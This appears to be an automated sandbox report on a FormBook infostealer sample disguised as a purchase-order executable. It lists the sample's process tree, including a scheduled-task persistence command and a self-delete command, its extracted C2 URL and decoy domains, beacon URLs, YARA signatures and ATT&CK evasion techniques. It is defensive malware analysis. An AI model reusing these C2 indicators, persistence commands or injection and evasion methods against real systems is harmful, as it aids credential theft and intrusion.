ID: 458732
Sample Name:
PO20210208.exe
Cookbook: default.jbs
Time: 17:41:20
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report PO20210208.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: FormBook 4
Yara Overview 5
Memory Dumps 5
Unpacked PEs 6
Sigma Overview 7
Jbx Signature Overview 7
AV Detection: 7
Networking: 7
E-Banking Fraud: 7
System Summary: 7
Boot Survival: 7
Hooking and other Techniques for Hiding and Protection: 7
Malware Analysis System Evasion: 7
HIPS / PFW / Operating System Protection Evasion: 7
Stealing of Sensitive Information: 8
Remote Access Functionality: 8
Mitre Att&ck Matrix 8
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 10
Domains 10
URLs 11
Domains and IPs 11
Contacted Domains 11
Contacted URLs 11
URLs from Memory and Binaries 11
Contacted IPs 11
Public 11
General Information 12
Simulations 12
Behavior and APIs 12
Joe Sandbox View / Context 12
IPs 12
Domains 15
ASN 15
JA3 Fingerprints 16
Dropped Files 16
Created / dropped Files 16
Static File Info 17
General 17
File Icon 18
Static PE Info 18
General 18
Entrypoint Preview 18
Data Directories 18
Sections 18
Resources 19
Imports 19
Version Infos 19
Network Behavior 19
Snort IDS Alerts 19
Network Port Distribution 19
TCP Packets 19
UDP Packets 19
DNS Queries 19
DNS Answers 19
HTTP Request Dependency Graph 19
HTTP Packets 19
Code Manipulations 20
User Modules 21
Hook Summary 21

Processes 21
Statistics 21
Behavior 21
System Behavior 21
Analysis Process: PO20210208.exe PID: 2164 Parent PID: 5824 21
General 21
File Activities 21
File Created 21
File Deleted 21
File Written 21
File Read 21
Analysis Process: schtasks.exe PID: 2768 Parent PID: 2164 21
General 21
File Activities 22
File Read 22
Analysis Process: conhost.exe PID: 5644 Parent PID: 2768 22
General 22
Analysis Process: PO20210208.exe PID: 5724 Parent PID: 2164 22
General 22
File Activities 23
File Read 23
Analysis Process: explorer.exe PID: 3292 Parent PID: 5724 23
General 23
File Activities 23
Analysis Process: msiexec.exe PID: 4776 Parent PID: 3292 23
General 23
File Activities 24
File Read 24
Analysis Process: cmd.exe PID: 5480 Parent PID: 4776 24
General 24
File Activities 24
Analysis Process: conhost.exe PID: 5496 Parent PID: 5480 24
General 24
Disassembly 25
Code Analysis 25


Windows Analysis Report PO20210208.exe

Overview


General Information

Sample Name:	PO20210208.exe
Analysis ID:	458732
MD5:	453333db091bf0a.
SHA1:	2fc782c51a566dc..
SHA256:	ac99c0c414eba6…
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Machine Learning detection for dropp…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…
- Queues an APC in another process …
- Sample uses process hollowing tech…

Classification



Process Tree

- **System is w10x64**
- PO20210208.exe (PID: 2164 cmdline: 'C:\Users\user\Desktop\PO20210208.exe' MD5: 453333DB091BF0AA1B44DE50EE557B82)
  - schtasks.exe (PID: 2768 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\jzJlVLOvvNOn' /XML 'C:\Users\user\AppData\Local\Temp\tmpF078.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 5644 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - PO20210208.exe (PID: 5724 cmdline: C:\Users\user\Desktop\PO20210208.exe MD5: 453333DB091BF0AA1B44DE50EE557B82)
    - explorer.exe (PID: 3292 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - msiexec.exe (PID: 4776 cmdline: C:\Windows\SysWOW64\msiexec.exe MD5: 12C17B5A5C2A7B97342C362CA467E9A2)
        - cmd.exe (PID: 5480 cmdline: /c del 'C:\Users\user\Desktop\PO20210208.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5496 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.drtimgood.com/kd8k/"
  ],
  "decoy": [
    "khjbhqpha.com",
    "edukasiinvestor.com",
    "jokysun.com",
    "remnantfund.com",
    "yolevin.com",
    "namshicontrole2.com",
    "manayikorean.site",
    "ysy.mobi",
    "netconzulting.com",
    "deeparchivesvpn.com",
    "kiemmieng.com",
    "guptavegetables.com",
    "walihamidullahthetraveller.com",
    "littlehamptonacres.com",
    "pause-to-simplify.com",
    "famehound.com",
    "artthatsells.net",
    "hickorymontessori.com",
    "enjoyitpestfree.com",
    "linuxliang.com",
    "toorden.com",
    "vspbavjm.asia",
    "therightref.com",
    "springfibre.net",
    "tumorpedia.com",
    "ppark.tech",
    "perfectohydrodrill.com",
    "vivelaprovince.com",
    "elevatedfromwithin.com",
    "vidudio.com",
    "acostaportal.com",
    "newmillenniumwheels.com",
    "emidhotels.com",
    "teletrabajadesdelaplaya.com",
    "audrunner.com",
    "novaraweb.net",
    "tbookslide.com",
    "maskuni.com",
    "ezolimo-corporation.com",
    "educatoredwards.com",
    "ammosquare.com",
    "safeyourcity.com",
    "trucksrrollinginternational.com",
    "yaqinuo-beauty.com",
    "greatthingsforme.com",
    "cidrobosas.com",
    "asesoriamentai.com",
    "paradisemodafemenina.com",
    "assuredoutcomesllc.com",
    "zs597.com",
    "impactpittsburg.com",
    "argusmessaging.com",
    "marketingconjoha.com",
    "applite-autodesbloqueio.com",
    "extop.net",
    "greatplacetoliveforseniors.com",
    "repcitylove.com",
    "inweli.com",
    "qls126-vh.com",
    "lansdaledentists.com",
    "lmmry.com",
    "domaine-dezat.wine",
    "her-haircollection.com",
    "catoseo.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000011.00000002.536617953.0000000000E80000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000011.00000002.536617953.0000000000E80000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000011.00000002.536617953.0000000000E80000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000011.00000002.536570709.0000000000E40000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000011.00000002.536570709.0000000000E40000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
10.2.PO20210208.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
10.2.PO20210208.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
10.2.PO20210208.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
10.2.PO20210208.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
10.2.PO20210208.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration
Multi AV Scanner detection for dropped file
Multi AV Scanner detection for submitted file
Yara detected FormBook
Machine Learning detection for dropped file
Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)
Maps a DLL or memory area into another process
Modifies the context of a thread in another process (thread injection)
Queues an APC in another process (thread injection)
Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 5 1 2	Rootkit 1	Credential API Hooking 1	Query Registry 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communica
Default Accounts	Shared Modules 1	DLL Side-Loading 1	Scheduled Task/Job 1	Masquerading 1	LSASS Memory	Security Software Discovery 2 2 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	DLL Side-Loading 1	Disable or Modify Tools 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 Track Devi Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Virtualization/Sandbox Evasion 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 5 1 2	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming o Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	System Information Discovery 1 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poi
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	DLL Side-Loading 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cell Base Static

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO20210208.exe	30%	Virustotal		Browse
PO20210208.exe	46%	ReversingLabs	ByteCode-MSIL.Trojan.AgenteslaPacker	
PO20210208.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\jzJlVLOvvNOn.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\jzJlVLOvvNOn.exe	46%	ReversingLabs	ByteCode-MSIL.Trojan.AgenteslaPacker	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
10.2.PO20210208.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.drtimgood.com/kd8k/?k484cP=6lXxUBgPFXV4ht&FN9t7=Aecc1C2lq3KIOk0Z5e9GHdHOzGpcwGJNxdz75+SI1+BGrXagTsSPYgmle4+aia3bzkQ1M3Kxow==	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.hickorymontessori.com/kd8k/?FN9t7=pHASxN/zB2s8y7031b2M6UpombzKK7jcls/pLxeKoPwZAZ9UGIoJwDMFpIJDyyQaamJqeGG8IQ==&k484cP=6lXxUBgPFXV4ht	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
www.drtimgood.com/kd8k/	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.hickorymontessori.com	199.59.242.153	true	true		unknown
www.drtimgood.com	154.207.58.46	true	true		unknown
www.catoseo.com	172.67.201.162	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.drtimgood.com/kd8k/?k484cP=6lXxUBgPFXV4ht&FN9t7=Aecc1C2lq3KIOk0Z5e9GHdHOzGpcwGJNxdz75+SI1+BGrXagTsSPYgmle4+aia3bzkQ1M3Kxow==	true	• Avira URL Cloud: safe	unknown
http://www.hickorymontessori.com/kd8k/?FN9t7=pHASxN/zB2s8y7031b2M6UpombzKK7jcls/pLxeKoPwZAZ9UGIoJwDMFpIJDyyQaamJqeGG8IQ==&k484cP=6lXxUBgPFXV4ht	true	• Avira URL Cloud: safe	unknown
www.drtimgood.com/kd8k/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
199.59.242.153	www.hickorymontessori.com	United States		395082	BODIS-NJUS	true
154.207.58.46	www.drtimgood.com	Seychelles		136800	XIAOZHIYUN1-AS-APICIDCNETWORKUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458732
Start date:	03.08.2021
Start time:	17:41:20
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 58s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO20210208.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@10/4@3/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 45.3% (good quality ratio 40.4%) • Quality average: 73.7% • Quality standard deviation: 32.1%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
17:42:57	API Interceptor	1x Sleep call for process: PO20210208.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
199.59.242.153	Scan#0068-46c3365.exe	Get hash	malicious	Browse	• www.hitbarrs.space/q3t0/?-Zl=+3dTbzfZs6MxWUk0s5DG9DSasbGeOcbq1TMJ6iU03rkZ0Vw53zLFfIffW2P0EqgnV0P1&gJBT-f=IFNTv2l8I

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	YaRh8PG41y.exe	Get hash	malicious	Browse	• www.pon.xyz/wufn/?EZwxI0z8=TjHmMFEU1Fmg2XzTD4fy73K0u4EyZw5fKq8O2A/t56j1GMEWHoQPUZZu8+RRcvYFlBhv&WH=3fuXGd
	Form BA.xlsx	Get hash	malicious	Browse	• www.pon.xyz/wufn/?6lPhQ=TjHmMFER1Cmk2H/fB4fy73K0u4EyZw5fKqkeqDjs9aj0G9oQA4BDCdhs/b9tHPs2qA0f+w==&yN94=f2JPQ0jxKXodUnz
	new order.xlsx	Get hash	malicious	Browse	• www.globaltradeview.com/n84e/?YP=YB5mtasMUEHgcdBg3w1JzInb0sE5RwTjc/Tqop+T4aXdM6WeS8rV/Q3f3EZlzbjbZYjOJg==&m8ot=8pa4DPp09N0DbNR0
	PO_2005042020.exe	Get hash	malicious	Browse	• www.funif.icu/dt9v/?WJBxWP=/dNyVkAccEq0OhJt4Ytz8g7S8Q6mx9qNCmyMDejIdoAPysAyB6+9naP82D/jnnZeL5y1&tFQp=7nutZ
	Swift.exe	Get hash	malicious	Browse	• www.chicagolandjunkcarbuyer.com/thl4/?oTO=9XRvGPdd9OZjw66gJDqZc4Tbb4K4WVD9/14pVD3HzfT4/RgnF8iuNk1sdPo8LsHsBiNm&YTLLWz=6lgHDJPh
	SWIFT MT103.exe	Get hash	malicious	Browse	• www.gor.xyz/gscc/?g2JpWVKx=45WLw/qHVVUFgrjwGZOJHGiR4I/cQSQnF8oHOeXkYfHHiqRoy/0ZD/TpSUhrjbztz6x+QlAMnQ==&i48dF=AHEdxvQpNPBdxT6p
	RFQ-Order contract requirements.exe	Get hash	malicious	Browse	• www.gor.xyz/gscc/?PB6pE=45WLw/qHVVUFgrjwGZOJHGiR4I/cQSQnF8oHOeXkYfHHiqRoy/0ZD/TpSUhS8qTu9st5QlAL0g==&l4=8potZVWpGZZ

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	hGpEbxogJ3.msi	Get hash	malicious	Browse	• www.chicagolandjunkcarbuyer.com/thl4/?VJBxa=6l9pDXLHZLZt8&sZyTH=9XRvGPdd9OZjw66gJDqZc4Tbb4K4WVD9/14pVD3HzfT4/RgnF8iuNk1sdMIsENXUfHkh
	Fra8994.exe	Get hash	malicious	Browse	• www.hitbars.space/q3t0/?_6F=+3dTbzfZs6MxWUk0s5DG9DSasbGeOcbq1TMJ6iU03rkZ0Vw53zLFfIffW1vOU7AfPTuy&6l=CXf4ZT4
	Statement for MCF and SSL8909356720029373839200282 02.exe	Get hash	malicious	Browse	• www.hullyc.com/3b4e/?qPtlS=BR-TqN&7nh=4ePaE0hXFCcoXxwZO8an49njM/FSx2KIc8Ta6ac5S7lyJ0MkFWvwf74A2m12MQKM4anz
	INVOICE E-4137 REV.1 AND E-4136 REV.1.exe	Get hash	malicious	Browse	• www.cleaner-solar.com/u9pi/?4hNHZPS8=4OyfnYx74NgWtXxZ7Rjofv7BR5c/IYUL06mPXh1Fccw5xmvA4OPZgb7qUWOtnmXbMvoo&op7=ob08qfOhk
	Img-347654566091235.exe	Get hash	malicious	Browse	• www.hitbars.space/q3t0/?q6A=+3dTbzfZs6MxWUk0s5DG9DSasbGeOcbq1TMJ6iU03rkZ0Vw53zLFfIffW2P0EqgnV0P1&5j=6lULKpmp0J0
	LEMO.exe	Get hash	malicious	Browse	• www.booster.guru/aipc/?f6A8Sz=BMi4rIX3OaRmAVdWmHwDy158GXvJowW6rsMkLX8T/SeurUfZZjefoMGqIKxJ2f9Kzzfm&sDKp4l=3fHXUDz8CN-
	vbc.exe	Get hash	malicious	Browse	• www.gettollingagain.com/lth/?QPi=R0ZjXo5eb12AQfL2mJSQ4Pke5FoJc2BIBKrjfE0luvFwR4nyycvvY6a4l3dzSm6JElVt&EN=z2JTn6-hWBQxkJMP

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	0m445A5H66.exe	Get hash	malicious	Browse	• www.wwwmacsports.com/nff/?E6Ap=0DK8_4-Xijpdzt&fZzpL=m9tMrdH5s5McIQQpiSGs8SInYxUL4H2IAxrYgc1ZIVpX4WbHn5hGWqowwb7fTo8LB/Xn
	sample17.exe	Get hash	malicious	Browse	• ww1.blm35.net/
	444890321.exe	Get hash	malicious	Browse	• www.oklahomasundayschool.com/ccr/?FJB=AxjKtjbRfNJtNPnejOfQjb3R2KRHRMY2w4U1+yq2aSZlRtrxzdj5Yr2imIB9O7nqKvHd&v0=JDK8Zp
